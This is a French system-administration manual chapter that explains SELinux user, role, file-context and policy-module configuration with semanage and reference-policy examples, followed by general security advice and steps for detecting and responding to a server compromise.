Chaque fois qu'un utilisateur se connecte, il se voit attribuer une identité SELinux, et cette identité va définir les rôles qu'il va pouvoir assumer. Ces deux correspondances (de l'utilisateur vers l'identité SELinux, et de cette identité vers les rôles) se configurent grâce à la commande **semanage**.

La lecture de la page de manuel `semanage(8)` est indispensable même si la syntaxe de cette commande ne varie guère selon les concepts manipulés. On retrouvera des options communes aux différentes sous-commandes : `-a` pour ajouter, `-d` pour supprimer, `-m` pour modifier, `-l` pour lister et `-t` pour indiquer un type (ou domaine).

semanage login -l liste les correspondances existantes entre identifiants d'utilisateurs et identités SELinux. Si un utilisateur n'a pas de correspondance explicite, il aura l'identité indiquée en face de `__default__`. La commande **semanage login -a -s user_u *utilisateur*** va associer l'identité *user_u* à l'utilisateur. Enfin, **semanage login -d *utilisateur*** va retirer la correspondance affectée à l'utilisateur.

```
# semanage login -a -s user_u rhertzog
# semanage login -l
 Login Name                SELinux User              MLS/MCS Range
```

```
__default__              user_u                   s0
rhertzog                 user_u                   s0
root                     root                     s0-s0:c0.c1023
# semanage login -d rhertzog
```

semanage user -l liste les correspondances entre identité SELinux et rôles possibles. Ajouter une nouvelle identité nécessite de préciser d'une part les rôles correspondants et d'autre part un préfixe d'étiquetage qui définira le type affecté aux fichiers personnels (`/home/`*`utilisateur`*`/*`). Le préfixe est à choisir entre `user`, `staff` et `sysadm`. Un préfixe « `staff` » donnera des fichiers typés « `staff_home_dir_t` ». La commande créant une identité est **semanage user -a -R** ***rôles*** **-P** ***préfixe identité***. Enfin, une identité peut être supprimée avec **semanage user -d** ***identité***.

```
# semanage user -a -R 'staff_r user_r' -P staff test_u
# semanage user -l
                Labeling   MLS/       MLS/
SELinux User    Prefix     MCS Level  MCS Range                      SELinux Roles

root            user       s0         s0-s0:c0.c1023                 system_r sysadm_r user_r
system_u        user       s0         s0-s0:c0.c1023                 system_r
test_u          staff      s0         s0                             user_r staff_r
user_u          user       s0         s0-s0:c0.c1023                 system_r sysadm_r user_r
# semanage user -d test_u
```

Gestion des contextes de fichiers, des ports et des booléens

Chaque module SELinux fournit un ensemble de règles d'étiquetage des fichiers mais il est également possible de rajouter des règles d'étiquetage spécifiques afin de les adapter à un cas particulier. Ainsi pour rendre toute l'arborescence `/srv/www/` accessible au serveur web on pourrait exécuter **semanage fcontext -a -t httpd_sys_content_t "/srv/www(/.*)?"** puis **restorecon -R /srv/www/**. La première commande enregistre la nouvelle règle d'étiquetage et la deuxième restaure les bonnes étiquettes en fonction des règles enregistrées.

D'une manière similaire, les ports TCP/UDP sont étiquetés afin que seuls les démons correspondants puissent y écouter. Ainsi, si l'on veut que le serveur web puisse également écouter sur le port 8080, il faut exécuter la commande **semanage port -m -t http_port_t -p tcp 8080**.

Les modules SELinux exportent parfois des options booléennes qui permettent d'influencer le comportement des règles. L'utilitaire **getsebool** permet de consulter l'état de ces options (**getsebool** ***booléen*** affiche une option, et **getsebool -a** les affiche toutes). La commande **setsebool** ***booléen valeur*** permet de changer la valeur courante d'une option. L'option `-P` rend le changement permanent, autrement dit la nouvelle valeur sera celle par défaut et sera conservée au prochain redémarrage.

L'exemple ci-dessous permet au serveur web d'accéder aux répertoires personnels des utilisateurs (utile dans le cas où ils ont des sites web personnels dans `~/public_html/` par exemple).

```
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> off
# setsebool -P httpd_enable_homedirs on
# getsebool httpd_enable_homedirs
httpd_enable_homedirs --> on
```

L'adaptation des règles

Puisque l'ensemble des règles (que l'on nomme *policy*) est modulaire, il peut être intéressant de pouvoir développer de nouveaux modules pour les applications (éventuellement spécifiques) qui n'en disposent pas encore, ces nouveaux modules venant alors compléter la *reference policy*.

Le paquet `selinux-policy-refpolicy-dev` sera nécessaire, ainsi que `selinux-policy-refpolicy-doc`. Ce dernier contient la documentation des règles standard (`/usr/share/doc/selinux-policy-refpolicy-doc/html/`) et des fichiers exemples permettant de créer des nouveaux modules. Installons ces fichiers pour les étudier de plus près :

```
$ zcat /usr/share/doc/selinux-policy-refpolicy-doc/Makefile.example.gz
  ➥ >Makefile
$ zcat /usr/share/doc/selinux-policy-refpolicy-doc/example.fc.gz
  ➥ >example.fc
$ zcat /usr/share/doc/selinux-policy-refpolicy-doc/example.if.gz
  ➥ >example.if
$ cp /usr/share/doc/selinux-policy-refpolicy-doc/example.te ./
```

Le fichier `.te` est le plus important, il définit les règles à proprement parler. Le fichier `.fc` définit les « contextes des fichiers », autrement dit les types affectés aux fichiers relatifs à ce module. Les informations du fichier `.fc` sont utilisées lors de l'étiquetage des fichiers sur le disque. Enfin le fichier `.if` définit l'interface du module, il s'agit d'un ensemble de « fonctions publiques » qui permettent à d'autres modules de s'interfacer proprement avec le module en cours de création.

Rédiger un fichier .fc

La lecture de l'exemple ci-dessous suffit à comprendre la structure d'un tel fichier. Il est possible d'employer une expression rationnelle pour affecter le même contexte à plusieurs fichiers voire à toute une arborescence.

EXEMPLE **Fichier example.fc**

```
# myapp executable will have :
# label: system_u:object_r:myapp_exec_t
# MLS sensitivity: s0
# MCS categories: <none>

/usr/sbin/myapp
  ➥     --      gen_context(system_u:object_r:myapp_exec_t,s0)
```

Rédiger un fichier .if

Dans l'exemple ci-dessous, la première interface (« `myapp_domtrans` ») permet de contrôler qui a le droit d'exécuter l'application et la seconde (« `myapp_read_log` ») permet de fournir un droit de lecture sur les fichiers de logs de l'application.

Chaque interface doit générer un ensemble correct de règles comme s'il était directement placé dans un fichier `.te`. Il faut donc déclarer tous les types employés (avec la macro `gen_require`) et employer les directives standard pour attribuer des droits. Notons toutefois qu'il est possible d'employer des interfaces fournies par d'autres modules. La prochaine section en dévoilera plus sur la manière d'exprimer ces droits.

DOCUMENTATION

Explications sur la reference policy

La *reference policy* évolue comme un projet libre au gré des contributions. Le projet est hébergé sur le site de Tresys, une des sociétés les plus actives autour de SELinux. Leur wiki contient des explications sur la structure des règles et sur la manière d'en créer de nouvelles.

- http://oss.tresys.com/projects/refpolicy/wiki/GettingStarted

EXEMPLE **Fichier example.if**

```
## <summary>Myapp example policy</summary>
## <desc>
##      <p>
##              More descriptive text about myapp.  The <desc>
##              tag can also use <p>, <ul>, and <ol>
##              html tags for formatting.
##      </p>
##      <p>
##              This policy supports the following myapp features :
##              <ul>
##              <li>Feature A</li>
##              <li>Feature B</li>
##              <li>Feature C</li>
##              </ul>
##      </p>
## </desc>
#

########################################
## <summary>
##      Execute a domain transition to run myapp.
## </summary>
## <param name="domain">
##      Domain allowed to transition.
## </param>
#
```

```
interface(`myapp_domtrans',`
        gen_require(`
                type myapp_t, myapp_exec_t;
        ')

        domain_auto_trans($1,myapp_exec_t,myapp_t)

        allow $1 myapp_t:fd use;
        allow myapp_t $1:fd use;
        allow $1 myapp_t:fifo_file rw_file_perms;
        allow $1 myapp_t:process sigchld;
')

########################################
## <summary>
##      Read myapp log files.
## </summary>
## <param name="domain">
##      Domain allowed to read the log files.
## </param>
#
interface(`myapp_read_log',`
        gen_require(`
                type myapp_log_t;
        ')

        logging_search_logs($1)
        allow $1 myapp_log_t:file r_file_perms;
')
```

POUR ALLER PLUS LOIN **Langage de macro m4**

Pour structurer proprement l'ensemble des règles, les développeur de SELinux se sont appuyés sur un langage permettant de créer des macro-commandes. Au lieu de répéter à l'infini des directives *allow* très similaires, la création de fonctions « macro » permet d'utiliser une logique de plus haut niveau et donc de rendre l'ensemble de règles plus lisible.

Dans la pratique, la compilation des règles va faire appel à l'outil **m4** pour effectuer l'opération inverse : à partir des directives de haut niveau, il va reconstituer une grande base de données de directives *allow*.

Ainsi les « interfaces » ne sont rien que des fonctions macro qui vont être remplacées par un ensemble de règles au moment de la compilation. De même certaines permissions sont en réalité des ensembles de permissions qui sont remplacées par leur valeur au moment de la compilation.

Rédiger un fichier .te

Analysons le contenu du fichier `example.te` :

```
policy_module(myapp,1.0.0) 1
########################################
#
# Declarations
#

type myapp_t; 2
type myapp_exec_t;
domain_type(myapp_t)
domain_entry_file(myapp_t, myapp_exec_t) 3

type myapp_log_t;
logging_log_file(myapp_log_t) 4

type myapp_tmp_t;
files_tmp_file(myapp_tmp_t)

########################################
#
# Myapp local policy
#
```

```
allow myapp_t myapp_log_t:file ra_file_perms; ❺
allow myapp_t myapp_tmp_t:file manage_file_perms;
files_tmp_filetrans(myapp_t,myapp_tmp_t,file)
```

❶ Le module doit être identifié par son nom et par son numéro de version. Cette directive est requise.

❷ Si le module introduit des nouveaux types, il doit les déclarer avec des directives comme celle-ci. Il ne faut pas hésiter à créer autant de types que nécessaires, plutôt que distribuer trop de droits inutiles.

❸ Ces interfaces précisent que le type `myapp_t` est prévu pour être un domaine de processus et qu'il doit être employé pour tout exécutable étiqueté par `myapp_exec_t`. Implicitement cela rajoute un attribut `exec_type` sur ces objets. Sa présence permet à d'autres modules de donner le droit d'exécuter ces programmes : ainsi le module `userdomain` va permettre aux processus de domaine `user_t`, `staff_t` et `sysadm_t` de les exécuter. Les domaines d'autres applications confinées n'auront pas le droit de l'exécuter sauf si les règles prévoient des droits similaires (c'est le cas par exemple pour **`dpkg`** avec le domaine `dpkg_t`).

❹ `logging_log_file` est une interface fournie par la *reference policy* qui permet d'indiquer que les fichiers étiquetés avec le type indiqué en paramètre sont des fichiers de logs et doivent bénéficier des droits associés (par exemple ceux permettant à **`logrotate`** de les manipuler).

❺ La directive `allow` est la directive de base qui permet d'autoriser une opération. Le premier paramètre est le domaine du processus qui sera autorisé à effectuer l'opération. Le second décrit l'objet qu'un processus du domaine aura le droit de manipuler. Ce paramètre prend la forme « *type*:*genre* » où *type* est son type SELinux et où *genre* décrit la nature de l'objet (fichier, répertoire, socket, fifo, etc.). Enfin le dernier paramètre décrit les permissions (les opérations qui sont autorisées).

Les permissions se définissent comme des ensembles d'opérations autorisées et prennent théoriquement la forme `{ operation1 operation2 }`. Mais heureusement, il existe des macros qui correspondent aux ensembles de permissions les plus utiles. Le fichier `/usr/share/selinux/refpolicy-targeted/include/support/obj_perm_sets.spt` permet de les découvrir.

La page web ci-contre fournit une liste relativement exhaustive des genres d'objet (*object classes*) et des permissions que l'on peut accorder.

▸ http://www.tresys.com/selinux/obj_perms_help.html

Il ne reste plus qu'à trouver l'ensemble minimal de règles nécessaires au bon fonctionnement du service ou de l'application ciblé par le module. Pour cela, il est préférable de bien connaître le fonctionnement de l'application et d'avoir une idée claire des flux de données qu'elle gère et/ou génère.

Toutefois, une approche empirique est possible. Une fois les différents objets impliqués correctement étiquetés, on peut utiliser l'application en mode permissif : les opérations normalement interdites sont tracées mais réussissent tout de même. Il suffit alors d'analyser ces traces pour identifier les opérations qu'il faut autoriser. Voici à quoi peut ressembler une de ces traces :

```
avc:  denied  { read write } for  pid=1876 comm="syslogd" name="xconsole"
  ➥ dev=tmpfs ino=5510 scontext=system_u:system_r:syslogd_t:s0
  ➥ tcontext=system_u:object_r:device_t:s0 tclass=fifo_file
```

Pour mieux comprendre ce message, analysons le bout par bout.

Tableau 14–1 Analyse d'une trace SELinux

Message	Description
`avc:  denied`	Une opération a été refusée.
`{ read write }`	Cette opération requérait les permissions `read` et `write`.
`pid=1876`	Le processus ayant le PID 1876 a exécuté l'opération (ou essayé de l'exécuter).
`comm="syslogd"`	Le processus était une instance de la commande `syslogd`.
`name="xconsole"`	L'objet cible portait le nom de `xconsole`.
`dev=tmpfs`	Le périphérique stockant l'objet est de type `tmpfs`. Pour un disque réel, nous pourrions voir la partition contenant l'objet (exemple : « hda3 »).
`ino=5510`	L'objet est identifié par le numéro d'inode 5510.
`scontext=system_u:system_r:syslogd_t:s0`	C'est le contexte de sécurité courant du processus qui a exécuté l'opération.
`tcontext=system_u:object_r:device_t:s0`	C'est le contexte de sécurité de l'objet cible.
`tclass=fifo_file`	L'objet cible est un fichier FIFO.

COMPLÉMENTS **Pas de rôle dans les règles**

On peut s'étonner que les rôles n'interviennent à aucun moment dans la création des règles. SELinux emploie uniquement les domaines pour savoir quelles opérations sont permises. Le rôle n'intervient qu'indirectement en permettant à l'utilisateur d'accéder à un autre domaine. SELinux en tant que tel est basé sur une théorie connue sous le nom de *Type Enforcement* (Application de types) et le type (ou domaine) est le seul élément qui compte dans l'attribution des droits.

Ainsi il est possible de fabriquer une règle qui va autoriser cette opération, cela donnerait par exemple `allow syslogd_t device_t:fifo_file { read write }`. Ce processus est automatisable et c'est ce que propose la commande **`audit2allow`** du paquet `policycoreutils`. Une telle démarche ne sera utile que si les objets impliqués sont déjà correctement étiquetés selon ce qu'il est souhaitable de cloisonner. Dans tous les cas, il faudra relire attentivement les règles pour les vérifier et les valider par rapport à votre connaissance de l'application. En effet, bien souvent cette démarche donnera des permissions plus larges que nécessaires. La bonne solution est souvent de créer des nouveaux types et d'attribuer des permissions sur ces types uniquement. Il arrive également qu'un échec sur une opération ne soit pas fatal à l'application, auquel cas il peut être préférable d'ajouter une règle « `dontaudit` » qui supprime la génération de la trace malgré le refus effectif.

Compilation des fichiers

Une fois que les trois fichiers (`example.if`, `example.fc` et `example.te`) sont conformes aux règles que l'on veut créer, il suffit d'invoquer **`make`** pour générer un module dans le fichier `example.pp` (que l'on peut immédiatement charger avec **`semodule -i example.pp`**). Si plusieurs modules sont définis, **`make`** créera tous les fichiers `.pp` correspondants.

Autres considérations sur la sécurité

La sécurité n'est pas un simple problème de technique. C'est avant tout des bonnes habitudes et une bonne compréhension des risques. Cette section propose donc une revue de certains risques fréquents, ainsi qu'une série de bonnes pratiques, qui, selon le cas, amélioreront la sécurité ou réduiront l'impact d'une attaque fructueuse.

Risques inhérents aux applications web

L'universalité des applications web a entraîné leur multiplication et il est fréquent d'en avoir plusieurs en service : un *webmail*, un wiki, un groupware, des forums, une galerie de photos, un blog, etc. Un grand nombre de ces applications s'appuient sur les technologies LAMP (*Linux Apache Mysql PHP*). Malheureusement un grand nombre ont aussi été écrites sans faire trop attention aux problèmes de sécurité. Trop souvent les données externes sont utilisées sans vérifications préalables et il est possible de subvertir un appel à une commande pour qu'il en résulte une autre, simplement en fournissant une valeur inattendue. Avec le temps, les problèmes les plus évidents ont été corrigés, mais de nouvelles failles de sécurité sont régulièrement découvertes.

Il est donc indispensable de mettre à jour ses applications web régulièrement pour ne pas rester vulnérable au premier pirate (amateur ou pas) qui cherchera à exploiter cette faille connue. Selon le cas, le risque varie : cela va de la destruction des données, à l'exécution de commandes arbitraires en passant par le vandalisme du site web.

Savoir à quoi s'attendre

Ainsi donc la vulnérabilité d'une application web est un point de départ fréquent pour un acte de piraterie. Voyons quelles peuvent en être les conséquences.

VOCABULAIRE Injection SQL

Lorsqu'un programme exécutant des requêtes SQL y insère des paramètres d'une manière non sécurisée, il peut être victime d'injections SQL. Il s'agit de modifier le paramètre d'une telle manière à ce que le programme exécute en réalité une version altérée de la requête SQL, soit pour endommager les données soit pour récupérer des données auxquelles l'utilisateur ne devait pas avoir accès.

▸ http://fr.wikipedia.org/wiki/Injection_SQL

VOCABULAIRE Déni de service

Une attaque en déni de service consiste à rendre inopérant une machine ou un de ses services. Une telle attaque est parfois « distribuée », il s'agit alors de surcharger la machine avec un grand nombre de requêtes en provenance de nombreuses sources, afin que le serveur ne puisse plus répondre aux requêtes légitimes. En anglais, on parle de *(distributed) denial of service* (abrégé en DoS ou DDoS).

DÉCOUVERTE **Filtrer les requêtes HTTP**

Il existe des modules pour Apache 2 qui permettent de filtrer les requêtes HTTP entrantes. Il est ainsi possible de bloquer certains vecteurs d'attaques : empêcher les dépassements de tampon en limitant la longueur de certains paramètres, par exemple. D'une manière générale, il est possible de valider en amont les paramètres envoyés à une application web et de restreindre l'accès à celle-ci selon de nombreux critères. Il est même possible de combiner cela avec une modification dynamique du pare-feu pour bloquer pendant quelques minutes un utilisateur ayant enfreint une des règles mises en place.
Ces vérifications sont assez lourdes à mettre en place, mais elles peuvent s'avérer assez efficaces si l'on est contraint de déployer une application web à la sécurité incertaine.
mod-security est le premier module a avoir rempli cette tâche, mais il n'est pas disponible dans Debian suite à un problème de licence (incompatibilité entre la GPL et la licence de Apache). Le module *mod-ifier* disponible dans le paquet `libapache2-mod-ifier` en est le remplaçant le plus proche.
▸ http://www.steve.org.uk/Software/mod_ifier/

Selon l'intention du pirate, son intrusion sera plus ou moins évidente. Les *script-kiddies* se contentent d'appliquer les recettes toutes prêtes qu'ils trouvent sur des sites web. Le vandalisme d'une page web ou la suppression des données sont les issues les plus probables. Parfois, c'est plus subtil et ils ajoutent du contenu invisible dans les pages web afin d'améliorer le référencement de certains de leurs sites.

Un pirate plus avancé ne se contentera pas de ce maigre résultat. Un scénario catastrophe pourrait se poursuivre comme suit : le pirate a obtenu la possibilité d'exécuter des commandes en tant qu'utilisateur `www-data`, mais cela requiert de nombreuses manipulations pour chaque commande. Il va chercher à se faciliter la vie en installant d'autres applications web précisément développées pour exécuter à distance toutes sortes de commandes : naviguer dans l'arborescence, analyser les droits, télécharger des fichiers, en déposer, exécuter des commandes et le summum, mettre à disposition un interpréteur de commandes par le réseau. Très fréquemment la faille lui permettra de lancer un **`wget`** qui va télécharger un programme malfaisant dans `/tmp/`, et il l'exécutera dans la foulée. Le programme sera téléchargé depuis un serveur étranger qui, lui aussi, a été compromis. L'intérêt étant de brouiller les pistes si jamais l'on voulait remonter à l'origine de l'attaque.

VOCABULAIRE **Élévation des privilèges**

Cette technique consiste à obtenir plus de droits qu'un utilisateur n'en a normalement. Le programme **sudo** est prévu pour cela : donner les droits d'administrateur à certains utilisateurs. Mais on emploie aussi la même expression pour désigner l'action d'un pirate qui exploite une faille pour obtenir des droits qu'il ne possède pas. En anglais, l'expression est *privilege escalation*.

À ce stade, l'attaquant a tellement de liberté qu'il installe souvent un *bot* IRC (un robot qui se connecte à un serveur IRC et qui peut être commandé par ce biais). Il sert souvent à échanger des fichiers illégaux (films et logiciels piratés, etc.). Mais un pirate déterminé peut vouloir aller encore plus loin. Le compte `www-data` ne permet pas de profiter pleinement de la machine, il va donc chercher à obtenir les privilèges de l'administrateur. C'est théoriquement impossible mais si l'application web n'était pas à jour, il est probable que le noyau ou un autre pro-

gramme ne le soit pas non plus. D'ailleurs l'administrateur avait bien vu passer l'annonce d'une vulnérabilité mais puisque cela n'était exploitable que localement et que le serveur n'avait pas d'utilisateur local, il n'a pas pris soin de mettre à jour. L'attaquant profite donc de cette deuxième faille pour obtenir un accès root.

Maintenant qu'il règne en maître sur la machine, il va essayer de garder cet accès privilégié aussi longtemps que possible. Il va installer un *rootkit* : il s'agit d'un programme qui va remplacer certains composants du système afin de ré-obtenir facilement les privilèges d'administrateur et qui va tenter de dissimuler son existence ainsi que les traces de l'intrusion. Le programme **`ps`** omettra certains processus, le programme **`netstat`** ne mentionnera pas certaines connexions actives, etc. Grâce aux droits root, l'attaquant a pu analyser tout le système mais il n'a pas trouvé de données importantes. Il va alors essayer d'accéder à d'autres machines du réseau de l'entreprise. Il analyse le compte de l'administrateur local et consulte les fichiers d'historique pour retrouver les machines auxquelles l'administrateur s'est connecté. Il peut remplacer **`sudo`** par une version modifiée qui enregistre (et lui fait parvenir) le mot de passe saisi. La prochaine fois que l'administrateur viendra effectuer une opération sur ce serveur, le pirate obtiendra son mot de passe et pourra librement l'essayer sur les serveurs détectés.

Pour éviter d'en arriver là, il y a de nombreuses mesures à prendre. Les prochaines sections s'attacheront à en présenter quelques unes.

Bien choisir les logiciels

Une fois sensibilisé aux problèmes potentiels de sécurité, il faut y faire attention à toutes les étapes de la mise en place d'un service, et en premier lieu, lors du choix du logiciel à installer. De nombreux sites comme `SecurityFocus.com` recensent les vulnérabilités découvertes, et on peut ainsi se faire une idée de la sécurité d'un logiciel avant de le déployer. Il faut évidemment mettre en balance cette information avec la popularité du dit logiciel : plus nombreux sont ses utilisateurs, plus il constitue une cible intéressante et plus il sera scruté de près. Au contraire, un logiciel anodin peut être truffé de trous de sécurité, mais comme personne ne l'utilise, aucun audit de sécurité n'aura été réalisé.

Le monde du logiciel libre offre souvent le choix, il faut prendre le temps de bien choisir en fonction de ses critères propres. Plus un logiciel dispose de fonctionnalités intégrées, plus le risque est grand qu'une faille se cache quelque part dans le code. Il ne sert donc à rien de retenir systématiquement le logiciel le plus avancé, il vaut souvent mieux privilégier le logiciel le plus simple qui répond à tous les besoins exprimés.

VOCABULAIRE Audit de sécurité

Un audit de sécurité est une lecture du code source et une analyse de ce dernier afin de trouver toutes les failles de sécurité qu'il pourrait contenir. Un audit est souvent préventif, on les effectue pour s'assurer que le programme est conforme à certaines exigences de sécurité.

VOCABULAIRE Zero day exploit

Une attaque de type *zero day exploit* est imparable, il s'agit d'une attaque utilisant une faille qui n'est pas encore connue des auteurs du logiciel.

Gérer une machine dans son ensemble

La plupart des distributions Linux installent en standard un certain nombre de services Unix ainsi que de nombreux utilitaires. Dans bien des cas, ils ne sont pas nécessaires au bon fonctionnement des services que l'administrateur met en place sur la machine. Comme bien souvent en sécurité, il vaut mieux supprimer tout ce qui n'est pas nécessaire. En effet, cela ne sert à rien de s'appuyer sur un serveur FTP sécurisé si une faille dans un service inutilisé permet d'obtenir un accès administrateur à la machine.

C'est la même logique qui incite à configurer un pare-feu n'autorisant l'accès qu'aux services qui doivent être accessibles au public.

Les capacités des ordinateurs permettent facilement d'héberger plusieurs services sur une même machine. Ce choix se justifie économiquement : un seul ordinateur à administrer, moins d'énergie consommée, etc. Mais du point de vue de la sécurité, ce choix est plutôt gênant. La compromission d'un service entraîne souvent l'accès à la machine complète et donc aux données des autres services hébergés sur le même ordinateur. Pour limiter les risques de ce point de vue, il est intéressant d'isoler les différents services. Cela peut se faire soit avec de la virtualisation, chaque service étant hébergé sur une machine virtuelle dédiée, soit avec SELinux, en paramétrant les droits associés au démon (programme serveur) en charge de chaque service.

Les utilisateurs sont des acteurs

Lorsqu'on parle de sécurité, on pense immédiatement à la protection contre les attaques des pirates anonymes qui se camouflent dans l'immensité de l'Internet. On oublie trop souvent que les risques proviennent aussi de l'intérieur : un employé en instance de licenciement qui télécharge des dossiers sur les projets les plus importants et qui les propose à la concurrence, un commercial négligent qui reste connecté pendant qu'il s'absente alors qu'il reçoit un nouveau prospect, un utilisateur maladroit qui a supprimé le mauvais répertoire par erreur, etc.

La réponse à ces problématiques passe parfois par de la technique : il ne faut pas donner plus que les accès nécessaires, et il convient d'avoir des sauvegardes régulières. Mais dans la plupart des cas, il s'agit avant tout de prévention en formant les utilisateurs afin qu'ils puissent mieux éviter les risques.

DÉCOUVERTE autolog

Le paquet `autolog` fournit un logiciel permettant de déconnecter automatiquement les utilisateurs inactifs (après un délai configurable). Il permet aussi de tuer les processus utilisateurs qui persistent après la déconnexion de ces derniers (en les empêchant ainsi d'avoir leurs propres démons).

Sécurité physique

Il ne sert à rien de sécuriser l'ensemble de vos services si les ordinateurs sous-jacents ne sont pas eux mêmes protégés. Il est probablement judicieux que les données les plus importantes soient stockées sur des dis-

ques en RAID que l'on peut remplacer à chaud, parce que justement on tient à garantir leur préservation malgré la faillibilité des disques. Mais il serait regrettable qu'un livreur de pizza puisse s'introduire dans le bâtiment et faire un saut dans la salle des serveurs pour emmener les quelques disques... Qui a accès à la salle machine ? Y a-t-il une surveillance des accès ? Voilà quelques exemples de questions qu'il faut se poser lorsque l'on considère le problème de la sécurité physique.

On peut aussi inclure sous cette bannière, la prise en compte des risques d'accidents tels que les incendies. C'est ce risque qui justifie que les sauvegardes soient stockées dans un autre bâtiment ou du moins dans un coffre ignifugé.

Responsabilité juridique

En tant qu'administrateur vous bénéficiez, implicitement ou non, de la confiance des utilisateurs ainsi que des autres usagers du réseau. Évitez toute négligence dont des malfaisants sauraient profiter !

Un pirate prenant le contrôle de votre machine, puis l'employant comme une sorte de base avancée (on parle de système relais) afin de commettre un méfait, pourrait vous causer de l'embarras puisque des tiers verront en vous, d'emblée, le pirate ou son complice. Dans le cas le plus fréquent le pirate emploiera votre machine afin d'expédier du spam, ce qui n'aura vraisemblablement pas d'impact majeur (hormis des inscriptions éventuelles sur des listes noires qui limiteraient votre capacité à expédier des messages) mais n'enthousiasmera personne. Dans d'autres cas, des exactions seront commises grâce à votre machine, par exemple des attaques par déni de service. Elles induiront parfois un manque à gagner, car rendront indisponibles des services logiciels ou détruiront des données, voire un coût, parce qu'une entité s'estimant lésée intentera une action en justice. La détentrice des droits de diffusion d'une œuvre indûment mise à disposition via votre machine pourrait ainsi intenter, de même qu'une entreprise engagée à maintenir une disponibilité donnée via un contrat de qualité de service (SLA-SLM) et se voyant contrainte d'acquitter des pénalités à cause du piratage.

Vous souhaiterez alors étayer vos protestations d'innocence en produisant des éléments probants montrant l'activité douteuse menée sur votre système par des tiers employant une adresse IP donnée. Cela restera impossible si, imprudemment, vous négligez les recommandations de ce chapitre et laissez le pirate disposer facilement d'un compte privilégié (en particulier le compte root) grâce auquel il effacera ses propres traces.

En cas de piratage

Malgré toute la bonne volonté et tout le soin apporté à la politique de sécurité, tout administrateur informatique est tôt ou tard confronté à un acte de piratage. Cette section donne des lignes directrices pour bien réagir face à ces fâcheux événements.

Détecter et constater le piratage

Avant de pouvoir agir face à un piratage, il faut se rendre compte que l'on est effectivement victime d'un tel acte. Ce n'est pas toujours le cas... surtout si l'on ne dispose pas d'une infrastructure de supervision adéquate.

Les actes de piratage sont souvent détectés lorsqu'ils ont des conséquences directes sur les services légitimes hébergés sur la machine : la lenteur soudaine de la connexion, l'impossibilité de se connecter pour certains utilisateurs ou tout autre dysfonctionnement. Face à ces problèmes, l'administrateur est obligé de se pencher sur la machine et d'étudier de plus près ce qui ne tourne pas rond. C'est à ce moment qu'il va découvrir la présence d'un processus inhabituel, nommé par exemple `apache` au lieu du `/usr/sbin/apache2` habituel. Alerté par ce détail, il note le numéro du processus et consulte `/proc/`*`pid`*`/exe` pour savoir quel programme se cache derrière ce processus :

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe
  ➥ -> /var/tmp/.bash_httpd/psybnc
```

Un programme installé dans `/var/tmp/` sous l'identité du serveur web ! Plus de doutes possibles, il y a eu piratage.

Il s'agit là d'un simple exemple, de nombreux autres indices peuvent mettre en alerte un administrateur :

- une option d'une commande qui ne fonctionne plus, il vérifie alors la version du logiciel et elle ne correspond pas à celle installée d'après **`dpkg`** ;
- une invite de connexion qui indique que la dernière connexion réussie est en provenance d'une machine roumaine ;
- une partition `/tmp/` pleine (entraînant des erreurs) qui s'avère contenir des films pirates ;
- etc.

Mettre le serveur hors-ligne

Dans l'immense majorité des cas, l'intrusion provient du réseau et la disponibilité du réseau est essentielle à l'attaquant pour atteindre ses objectifs (récupérer des données confidentielles, échanger des fichiers illégaux, masquer son identité en employant la machine comme relais intermédiaire, ...). Débrancher l'ordinateur du réseau empêchera l'attaquant d'arriver à ses fins au cas où il n'en aurait pas encore eu le temps.

Ceci n'est possible que si l'on dispose d'un accès physique au serveur. Si ce n'est pas le cas (par exemple parce que le serveur est hébergé à l'autre bout du pays chez un prestataire d'hébergement), il peut être plus judicieux de commencer par récolter quelques informations importantes (voir les sections suivantes), puis d'isoler autant que possible le serveur en stoppant le maximum de services (c'est-à-dire tout sauf **sshd**). Cette situation n'est pas recommandable car il est impossible de s'assurer que l'attaquant ne profite pas (comme l'administrateur) d'un accès via SSH. Difficile dans ces conditions de « nettoyer » la machine.

Préserver tout ce qui peut constituer une preuve

Si l'on veut comprendre ce qui s'est passé et/ou si l'on veut pouvoir poursuivre les assaillants, il faut conserver une copie de tous les éléments importants : notamment le contenu du disque dur, la liste des processus en cours d'exécution et la liste des connexions ouvertes. Le contenu de la mémoire vive pourrait aussi être intéressant, mais il est assez rare que l'on exploite cette information.

Le stress du moment incite souvent les administrateurs à vérifier plein de choses sur l'ordinateur incriminé, mais c'est une très mauvaise idée. Chaque commande exécutée peut potentiellement effacer des éléments de preuve. Il faut se contenter du minimum (`netstat -tupan` pour les connexions réseau, `ps auxf` pour la liste des processus, `ls -alR /proc/[0-9]*` pour quelques informations supplémentaires sur les programmes en cours d'exécution) et noter systématiquement ce que l'on fait.

Une fois les éléments « dynamiques » les plus importants sauvegardés, il faut réaliser une image fidèle du disque complet. Il est impossible de réaliser une telle image si le système de fichier évolue encore. Il faut donc le remonter en lecture seule (*read-only*). Le plus simple est souvent de stopper le serveur (brutalement, après un **sync**) et de le démarrer sur un CD-Rom de secours. Une image de chaque partition peut alors être réalisée à l'aide du programme **dd**. Ces images peuvent être stockées sur un autre serveur (l'utilitaire **nc** est alors très pratique pour envoyer les données générées par **dd** d'une machine à une autre). Une autre solution, beaucoup plus simple, est de sortir le disque de la machine et de le remplacer par un neuf prêt à être réinstallé.

ATTENTION **Analyse à chaud**

La tentation est grande d'analyser à chaud un système, surtout lorsque l'on n'a pas d'accès physique au serveur. Cette opération n'est pas souhaitable, tout simplement parce que ne vous ne pouvez pas faire confiance aux programmes installés sur la machine compromise : il se peut que **ps** n'affiche pas tous les processus, que **ls** dissimule des fichiers, voire carrément que le noyau en fasse de même !

Si malgré tout, une telle analyse doit être conduite, il convient d'employer des programmes que l'on sait être corrects. Il est possible d'avoir un CD-Rom de secours contenant des programmes sains, voire un partage réseau (en lecture seule). Toutefois, si le noyau est compromis, mêmes ces mesures ne seront pas forcément suffisantes.

Réinstaller

Avant de remettre le serveur en ligne, il est indispensable de le réinstaller complètement. En effet, si la compromission était sévère (obtention des privilèges administrateur), il est presque impossible d'être certain d'avoir éliminé tout ce que l'attaquant a pu laisser derrière lui (portes dérobées notamment, *backdoors* en anglais). Une réinstallation complète apportera cette certitude. Bien entendu, il faut également installer toutes les dernières mises à jour de sécurité afin de colmater la brèche que l'attaquant a réussi à exploiter. Idéalement l'analyse de l'attaque aura mis en lumière la faille et il sera possible de la corriger avec certitude (au lieu de simplement espérer que les mises à jour de sécurité seront suffisantes).

